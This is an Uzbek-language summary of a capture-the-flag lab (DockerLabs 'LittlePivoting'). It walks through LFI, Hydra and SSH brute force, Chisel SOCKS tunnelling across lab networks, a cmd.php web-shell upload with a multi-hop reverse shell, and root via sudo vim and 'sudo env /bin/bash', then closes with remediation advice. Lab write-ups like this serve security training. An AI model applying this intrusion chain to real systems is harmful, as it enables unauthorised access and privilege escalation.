Xulosa va Zaifliklar tahlili:

LittlePivoting (DockerLabs) laboratoriyasi uch darajali izolyatsiyalangan tarmoqlar muhitida ketma-ket tunellashtirish (pivoting), veb-zaifliklarni suiiste'mol qilish, hisob ma'lumotlarini qo‘lga kiritish va Linux imtiyozlarini oshirish zanjiriga asoslangan bo‘lib, quyidagi asosiy bosqichlardan iborat bo‘ldi:

- **1. Inclusion mashinasi (10.10.10.2 / 20.20.20.2):** Apache 2.4.57 xizmatidagi `/shop/index.php` sahifasida mavjud bo‘lgan Directory Traversal (LFI) orqali tizim foydalanuvchilari aniqlandi. Hydra orqali `manchi:lovely` hisob ma'lumotlari qo‘lga kiritilib, SSH orqali dastlabki kirishga erishildi.
- **2. Birinchi Pivoting zanjiri (Pivot 1):** Ichki tarmoq (`20.20.20.0/24`) skanerlanib, `20.20.20.3` xosti aniqlandi. Chisel vositasi orqali Kali va 1-mashina o‘rtasida teskari tunel o‘rnatilib, `127.0.0.1:1080` portida SOCKS5 proksisi shakllantirildi.
- **3. Trust mashinasi (20.20.20.3 / 30.30.30.2):** SOCKS5 orqali veb-sahifadagi `secret.php` manzilidan `mario` foydalanuvchisi aniqlandi. Proxychains yordamida SSH brute-force amalga oshirilib, `mario:chocolate` paroli topildi. Tizimda `sudo /usr/bin/vim` ruxsatnomasi mavjudligi aniqlanib, GTFOBins orqali **ROOT** imtiyozi olindi.
- **4. Ikkinchi Pivoting va Ko‘p bosqichli yo‘naltirish (Pivot 2):** `30.30.30.0/24` tarmog‘ida `30.30.30.3` xosti topildi. 1-mashinadagi port yo‘naltirish (port forwarding) orqali 2-mashina Chisel mijozi Kali bilan bog‘landi hamda ikkinchi SOCKS5 (`127.0.0.1:1081`) proksisi hosil qilindi.
- **5. Upload mashinasi (30.30.30.3) & Multi-hop Reverse Shell:** Veb-formadagi cheklanmagan fayl yuklash (Arbitrary File Upload) zaifligi orqali `cmd.php` veb-shell joylandi. Teskari qobiq trafigi 2 va 1-mashinalardagi port forwarderlar orqali Kali tinglovchisiga (`5531`) ulandi.
- **6. Yakuniy Privilege Escalation (Root):** 3-mashinadagi `www-data` hisobida `(root) NOPASSWD: /usr/bin/env` imtiyozi aniqlandi va `sudo env /bin/bash` orqali to‘liq **ROOT** maqomiga erishildi.
- **Xavfsizlik Tavsiyalari (Remediation):** Foydalanuvchi kiritayotgan yo‘l parametrlarini (LFI) qat'iy tekshirish va filtrdan o‘tkazish, zaif parollardan voz kechib kuchli kalitli autentifikatsiyani joriy etish, fayl yuklash tizimlarida kengaytma va MIME-turlarini oq ro‘yxat (whitelist) asosida tekshirish hamda sudo huquqlarini (Vim, Env kabi dasturlar uchun) oddiy foydalanuvchilarga bermaslik tavsiya etiladi.